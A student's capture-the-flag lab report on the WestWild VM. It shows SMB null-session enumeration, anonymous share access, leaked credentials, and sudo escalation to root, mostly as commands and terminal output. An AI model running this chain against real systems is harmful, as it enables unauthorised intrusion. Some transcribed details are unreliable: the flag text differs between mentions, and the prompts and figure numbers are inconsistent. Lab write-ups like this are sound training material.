

TECHNICAL LAB REPORT

Prepared By: Riya Sahani

SRN: R25DE146

Class: MCA II 'C'

Target System: WestWild VM (Ubuntu, Samba/SMB + SSH)

Attacker Platform: Kali Linux

Date of Assessment: June 25, 2026

Status: Completed (Root Access Obtained)

About this Report

This is my write-up for the WestWild Edited CTF, done as a lab exercise on Kali against a target VM. I've tried to keep the steps in the order I actually did them, including a couple of dead ends, instead of just writing a clean version after the fact. Short version of what happened: an open SMB share leaked me the first flag along with a password, that password got me a shell over SSH, a writable folder on the box leaked a second password, and from there it was just su and sudo su to root, where I grabbed the second flag.


Domain	Details / Target Configurations
Target Host Name	WestWild CTF Workspace
Deployment Architecture	VMware Workstation (Isolated NAT Topology)
Discovered Target IP	192.168.207.131
Key Vectors Utilized	SMB Null-Session Enumeration, Credential Leakage via Open File Share, Password Reuse / Chaining, World-Writable Directory Privilege Escalation
Final Outcome	Root-Level Compromise and Flag Retrieval

Phase 1: Finding the Box & First Scan

§ Step 1: ARP sweep + nmap -A

First thing I did, as usual, was find where the VM actually landed on the network. I had a few hosts show up on the ARP sweep, but based on the vendor/MAC info I was pretty confident 192.168.207.131 was the target (the .1, .2 and .254 addresses were obviously gateway/router type addresses, not the VM). Went straight for an aggressive nmap scan on it.

```
$ nmap -A 192.168.207.131
```



```

Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
21 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1260

  IP             At MAC Address  Count  Len  MAC Vendor / Hostname
  ---
192.168.207.2    00:50:56:e6:ef:55  2     120  VMware, Inc.
192.168.207.1    00:50:56:c0:00:08  17     1020  VMware, Inc.
192.168.207.131 00:0c:29:99:fa:f9  1       60  VMware, Inc.
192.168.207.254 00:50:56:f1:ae:62  1       60  VMware, Inc.

(root@kali) ~ (/home/kali)
$ nmap -A 192.168.207.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-25 09:25 +0530
Nmap scan report for 192.168.207.131
Host is up (0.00047s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 6f:ee:95:91:9c:62:b2:14:cd:63:0a:3e:f8:10:9e:da (DSA)
|_ 2048 10:45:94:fe:a7:2f:02:8a:9b:21:1a:31:c5:03:30:48 (RSA)
|_ 256 97:94:17:86:18:e2:8e:7a:73:8e:41:20:76:ba:51:73 (ECDSA)
|_ 256 23:81:c7:76:bb:37:78:ee:3b:73:e2:55:ad:81:32:72 (ED25519)
80/tcp    open  http           Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.7 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smbd 3.X-4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

```


Figure 1.1: ARP sweep to find the target, then nmap -A against 192.168.207.131.

What nmap turned up:

Port 22/tcp — OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13)

Port 80/tcp — Apache httpd 2.4.7 (Ubuntu), page had no title

Port 139/tcp & 445/tcp — Samba smbd 3.X-4.X (Workgroup: WORKGROUP)



```

Session Actions Edit View Help
MAC Address: 00:0C:29:99:FA:F9 (VMware)
Device type: general purpose
Running: Linux 3.X/4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|_ date: 2026-06-25T03:55:39
|_ start_date: N/A
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: westwild
|_ NetBIOS computer name: WESTWILD\X00
|_ Domain name: \X00
|_ FQDN: westwild
|_ System time: 2026-06-25T06:55:39+03:00
|_ nbstat: NetBIOS name: WESTWILD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1h00m00s, deviation: 1h43m55s, median: 0s

```

Figure 1.2: OS fingerprint + SMB script output — hostname WESTWILD, and guest SMB login was allowed.

The SMB script output nmap ran automatically told me two useful things: the box's NetBIOS name is WESTWILD, and — this is the important bit — guest SMB access looked like it was allowed with signing disabled. That basically told me where to go next: SMB, not the web server.

Phase 2: Digging into SMB

§ Step 2: enum4linux

Since SMB was wide open, the obvious next move was enum4linux — it does most of the boring enumeration work for you in one go (workgroup, null sessions, password policy, users).

```
$ enum4linux 192.168.207.131
```

```

Session Actions Edit View Help
TRACEROUTE
HOP RTT ADDRESS
1 0.47 ms 192.168.207.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.01 seconds

root@kali:~/home/kali# enum4linux 192.168.207.131
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jun 25 09:26:20 2026

( Target Information )
Target ..... 192.168.207.131
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 192.168.207.131 )

[+] Got domain/workgroup name: WORKGROUP

( Nbtstat Information for 192.168.207.131 )

Looking up status of 192.168.207.131
WESTWILD <00> - B <ACTIVE> Workstation Service
  
```

Figure 2.1: enum4linux running, workgroup and NBT info coming back.

```

Session Actions Edit View Help
WESTWILD <03> - B <ACTIVE> Messenger Service
WESTWILD <20> - B <ACTIVE> File Server Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

( Session Check on 192.168.207.131 )

[+] Server 192.168.207.131 allows sessions using username '', password ''

( Getting domain SID for 192.168.207.131 )

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

( OS information on 192.168.207.131 )


[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.207.131 from srvinfo:
WESTWILD Wk Sv PrQ Unix NT SMT WestWild server (Samba, Ubuntu)
platform_id : 500
  
```

Figure 2.2: it confirms the server allows sessions with a blank username and blank password.

Good news:

192.168.207.131 will happily give you a session with a blank username and blank password. srvinfo also gave up the OS as a Samba/Ubuntu box called WestWild.



```

root@WestWild: ~
Session Actions Edit View Help

Password:

[+] Attaching to 192.168.207.131 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):
    [+] WESTWILD
    [+] Builtin


[+] Password Info for Domain: WESTWILD
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 0000000

    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes

```

Figure 2.3: password policy dump — minimum length is only 5 characters, no complexity requirements.



```

root@WestWild: ~
Session Actions Edit View Help

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\aveng (Local User)
S-1-22-1-1001 Unix User\wavex (Local User)

[+] Enumerating users using SID S-1-5-21-2348391294-8489912-3943912366 and logon username '', password ''
S-1-5-21-2348391294-8489912-3943912366-501 WESTWILD\nobody (Local User)
S-1-5-21-2348391294-8489912-3943912366-513 WESTWILD\None (Domain Group)
S-1-5-21-2348391294-8489912-3943912366-1000 WESTWILD\aveng (Local User)
S-1-5-21-2348391294-8489912-3943912366-1001 WESTWILD\root (Local User)
S-1-5-21-2348391294-8489912-3943912366-1002 WESTWILD\wavex (Local User)

( Getting printer info for 192.168.207.131 )

No printers returned.

enum4linux complete on Thu Jun 25 09:27:00 2026

```

Figure 2.4: local users pulled out by SID — aveng, wavex, and root.

Users on the box:

aveng, wavex, and root (plus the default nobody account). Kept these names in mind for later.

Phase 3: Poking at the Shares

§ Step 3: smbclient

Since I already knew anonymous login worked, I just listed the shares directly. Besides the default print\$ and IPC\$, there's a share called wave — that one's not standard, so obviously that's where I went first.

```
$ smbclient -L \\192.168.207.131
$ smbclient //192.168.207.131/wave
```




Figure 3.1: share list — `print$`, `wave`, `IPC$`. Logged in anonymously, no password needed.




Figure 3.2: connecting to the wave share (also learned `lls` isn't a real `smbclient` command the hard way).

```

root@WestWild: ~
Session Actions Edit View Help
> smbclient //192.168.207.131/wave
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ll
lls: command not found
smb: \> ls
.                D          0 Tue Jul 30 10:48:56 2019
..               D          0 Fri Aug  2 04:32:20 2019
FLAG1.txt        N          93 Tue Jul 30 08:01:05 2019
message_from_aveng.txt N       115 Tue Jul 30 10:51:48 2019

1781464 blocks of size 1024. 285624 blocks available
smb: \> get flag1.txt
getting file \flag1.txt of size 93 as flag1.txt (7.0 KiloBytes/sec) (average 7.0 KiloBytes/sec)
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (18.7 KiloBytes/sec) (average 10.7 KiloBytes/sec)
smb: \> bye
bye: command not found
smb: \> exit

(root@kali) ~/home/kali
$ cat flag1.txt
RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUXELUwcmRlcn0KdXNlcjY3YXZleApwYXNzd29yZDpkb29yK29wZW4K

(root@kali) ~/home/kali
$ cat message_from_aveng.txt
cat: message_from_aveng.txt: No such file or directory

(root@kali) ~/home/kali

```

Figure 3.3: `ls` inside wave shows `FLAG1.txt` and `message_from_aveng.txt` — grabbed both with `get`.

Two files sitting right there in the share: `flag1.txt` (which turned out to be Base64) and `message_from_aveng.txt`. I actually mistyped the `cat` command for the message file the first time and got a “no such file” error before catching that I'd downloaded it to a different working directory — small annoyance, nothing serious.

```

(root@kali) ~/home/kali
$ cat message_from_aveng.txt
Dear Wave ,
Am Sorry but i was lost my password ,
and i believe that you can reset it for me .
Thank You
Aveng

(root@kali) ~/home/kali
$ ^C

(root@kali) ~/home/kali
$ echo 'RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUXELUwcmRlcn0KdXNlcjY3YXZleApwYXNzd29yZDpkb29yK29wZW4K' |base64 -d
Could not find command-not-found database. Run 'sudo apt update' to populate it.
echoRmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUXELUwcmRlcn0KdXNlcjY3YXZleApwYXNzd29yZDpkb29yK29wZW4K: command not found

(root@kali) ~/home/kali
$ echo 'RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUXELUwcmRlcn0KdXNlcjY3YXZleApwYXNzd29yZDpkb29yK29wZW4K' |base64 -d
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open

(root@kali) ~/home/kali
$ ssh -i sdp wavex@192.168.207.131
The authenticity of host '192.168.207.131 (192.168.207.131)' can't be established.
ED25519 key fingerprint is: SHA256:0euytnbnPest0/m/OtTQyjaFSRv03+EMhbmAX886bsk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.207.131' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.

```

Figure 3.4: the note from aveng, and the decoded flag with a password baked in right after it.

This is where it got interesting:

The note is basically aveng asking “Wave” to reset a forgotten password for them. And `flag1.txt`, once run through `base64 -d`, gave me the flag AND a login to try:

Flag 1: `Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}`

Username: `wavex`

Password: `door+open`

Phase 4: Getting a Shell

§ Step 4: SSH as wavex

Tried ssh with a key first out of habit (-i sdp), which obviously wasn't going to work since I never generated a matching key on the box — was just testing the connection really. Dropped that and just used the password from the flag file instead, and it worked fine.

```
$ ssh wavex@192.168.207.131
```

```

root@kali: ~/home/kali
$ ssh -i sdp wavex@192.168.207.131
The authenticity of host '192.168.207.131 (192.168.207.131)' can't be established.
ED25519 key fingerprint is: SHA256:oeuytnbnPest0/m/OtTQyjaFSRv03+EMhBmAX886bsk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.207.131' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
wavex@192.168.207.131's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Jun 25 12:20:36 +03 2026

System load: 0.0          Memory usage: 4%        Processes:    171
Usage of /:  77.9% of 1.70GB Swap usage: 0%        Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Aug  2 02:00:40 2019
wavex@WestWild:~$ exit
logout
Connection to 192.168.207.131 closed.

```

Figure 4.1: first SSH attempt (with a key that obviously wasn't set up) — just confirmed the box was reachable, then exited.

```

root@kali: ~/home/kali
$ ssh wavex@192.168.207.131
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
wavex@192.168.207.131's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Jun 25 07:28:49 +03 2026

System load: 0.0          Processes:    158
Usage of /:  77.9% of 1.70GB Users logged in:  0
Memory usage: 11%        IP address for eth0: 192.168.207.131
Swap usage:  0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Thu Jun 25 07:28:49 2026 from 192.168.207.129
wavex@WestWild:~$ sudo -L
sudo: invalid option -- 'L'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user] [VAR=value] [-i|-s] []
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user] file ...

```

Figure 4.2: logged in properly with the password this time. Ubuntu 14.04.6, kernel 4.4.0-142-generic — pretty old box.

First thing I tried once I was in was `sudo -L`, which just threw a usage error at me — wrong flag, should be lowercase `-l`. Small typo, fixed it in the next step.

Phase 5: Looking for a Way Up (wavex → aveng)

§ Step 5: sudo -l didn't help, so find did

Tried sudo -l properly this time and it asked for a password I didn't have, and just guessing at it twice got me locked into “2 incorrect password attempts” — so that route was dead for now. Fell back on the classic find / -writable sweep to see if anything outside my own home directory was left open.

```
$ sudo -l
$ find / -writable -type d 2>/dev/null
```

```

wavex@WestWild:~$ sudo -l
[sudo] password for wavex:
Sorry, try again.
[sudo] password for wavex:
Sorry, try again.
[sudo] password for wavex:
sudo: 2 incorrect password attempts
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user/1001.user/2.session
/usr/share/av/westsidesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/php5
/var/spool/samba
/var/crash
/var/tmp
/proc/1999/task/1999/fd
/proc/1999/fd
/proc/1999/map_files
/run/user/1001
/run/shm
/run/lock
/tmp
wavex@WestWild:~$ cd /usr/share/av/westsidesecret
wavex@WestWild:~$ cd /usr/share/av/westsidesecret$ ls
ififoregt.sh
wavex@WestWild:~$ cd /usr/share/av/westsidesecret$ cat ififorget.sh
cat: ififorget.sh: No such file or directory
wavex@WestWild:~$ cd /usr/share/av/westsidesecret$ cat ififoregt.sh

```

Figure 5.1: sudo -l fails after wrong password guesses; find turns up a writable folder at /usr/share/av/westsidesecret with a script inside.

That /usr/share/av/westsidesecret folder stood out immediately — random path, but writable, sitting under /usr/share which shouldn't normally be. There's a script in there. I actually typo'd the filename the first time (ififorget.sh instead of ififoregt.sh — someone clearly meant to name it “if I forget” and misspelled it), got a file-not-found, then caught the typo and cat'd it correctly.

```

wavex@WestWild:~$ cd /usr/share/av/westsidesecret$ cat ififorget.sh
cat: ififorget.sh: No such file or directory
wavex@WestWild:~$ cd /usr/share/av/westsidesecret$ cat ififoregt.sh
#!/bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"

wavex@WestWild:~$ cd /usr/share/av/westsidesecret$ su aveng
Password:
aveng@WestWild:~$ sudo su
[sudo] password for aveng:
root@WestWild:~$ cd /root
root@WestWild:~$ cat flag2.txt
cat: flag2.txt: No such file or directory
root@WestWild:~$ cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~$

```

Figure 5.2: the script prints out another username/password pair; used it to su into aveng and then sudo su straight to root.

Another leaked password, right there in a script:

ififoregt.sh just runs figlet and echoes a username and password in plain text — looks like whoever set up this box literally left themselves a reminder note as a shell script:

Username: **aveng**

Password: **kaizen+80**

su aveng with that password worked immediately. And since I was already there, I just tried sudo su with the same password on the off chance aveng had sudo rights too — and it did. Straight to root from there.

```
$ su aveng
$ sudo su
$ cd /root
$ cat FLAG2.txt
```

Phase 6: Root

§ Step 6: Grabbing the flag

Once I had root, I just went straight into /root to see what was there. Tried cat flag2.txt first out of habit (lowercase) and got “no such file” — the actual file is uppercase, FLAG2.txt.

Got it — root confirmed:

FLAG2.txt was sitting in /root:

Flag 2: `Flag2{Weeeeeeeeeeeeeellco0o0om_T0_WestWild}`

The file also had a little congratulatory message telling me to screenshot it and tag @HashimAlshareff on Twitter, plus a line saying there were “2 more flags” hiding somewhere near the usernames. Spelling error and all — kept it as-is since that's genuinely what the file said.

Since FLAG2.txt hinted at two more flags “near the usernames,” I spent a while poking around as root looking for them instead of just stopping there. Checked the web root first since that's the other exposed service on the box.

[illegible][illegible]

Page 13

```

root@WestWild:~# service apache2 start
* Starting web server apache2
*
root@WestWild:/var/www/html# service apache2 stop
* Stopping web server apache2
*
root@WestWild:/var/www/html# service apache2 restart
* Restarting web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1.
tively globally to suppress this message

root@WestWild:/var/www/html# systemctl restart apache2
systemctl: command not found
root@WestWild:/var/www/html# systemctl apache2 restart
systemctl: command not found
root@WestWild:/var/www/html# service apache2 start
* Starting web server apache2
*
root@WestWild:/var/www/html# cd
root@WestWild:~# cd /etc/
root@WestWild:/etc# ls
acpi          environment   ldap          passwd        selinux
adduser.conf  fonts        ld.so.cache   passwd-       services

```

Figure 7.3: restarted Apache just to check it was still serving fine, then moved on to /etc.

```

root@WestWild:~# cd /etc/
root@WestWild:/etc# ls
acpi          environment   ldap          passwd        selinux
adduser.conf  fonts        ld.so.cache   passwd-       services
alternatives  fstab        ld.so.conf    perl          sgml
apache2       fstab.d      ld.so.conf.d  php5          shadow
apm           fuse.conf    legal         pm            shadow-
apparmor      gai.conf     libaudit.conf polkit-1       shells
apparmor.d    groff        libnl-3       popularity-contest.conf skel
appport       group        locale.alias  ppp           ssh
apt           group-       localtime    profile       ssl
at.deny       grub.d       logcheck      profile.d     subgid
bash.bashrc   gshadow     logrotate.conf protocols     subgid-
bash_completion hdparm.conf logrotate.d   python        subuid
bash_completion.d hst.conf    ltrace.conf   python2.7     subuid-
bindresvport.blacklist hostname     lvm           python3       sudoers.d
blkid.conf    hosts       magic         rc0.d         sysctl.conf
blkid.tab     hosts.allow magic.mime     rc1.d         sysctl.d
byobu         hosts.deny  mailcap       rc2.d         systemd
ca-certificates ifplugd     mailcap.order rc3.d         terminfo
ca-certificates.conf init         manpath.config rc4.d         timezone
calendar      init.d      mime.types    rc5.d         ucf.conf
chatscripts   initramfs-tools mke2fs.conf  rc6.d         udev
console-setup inputrc     rc.local      rc.local      ufw
cron.d        insserv     modules       request-key.conf update-manager
cron.daily    insserv.conf mtab          request-key.d  update-motd.d
cron.hourly   insserv.conf.d mtab          resolvconf     update-notifier
cron.monthly  iproute2    nanorc        resolv.conf    upstart-xsessions
crontab       iscsi       network       rmt            vim
cron.weekly   issue       networks     rpc            vtrgb
dbus-1        issue.net   newt          rsyslog.conf  w3m
debconf.conf  issue-standard issue.std     rsyslog.d     wgetrc
debian_version kbd         kernel        samba          wpa_supplicant
deluser.conf  kernel     kernel-img.conf os-release    screenrc
depmod.d      kernel     landscape     pam.conf      securetty
dhcp          kernel     landscape     pam.d         security
dpkg          kernel     landscape     pam.d         security

```

Figure 7.4: had a look through /etc for anything config-related that might point to the other flags.

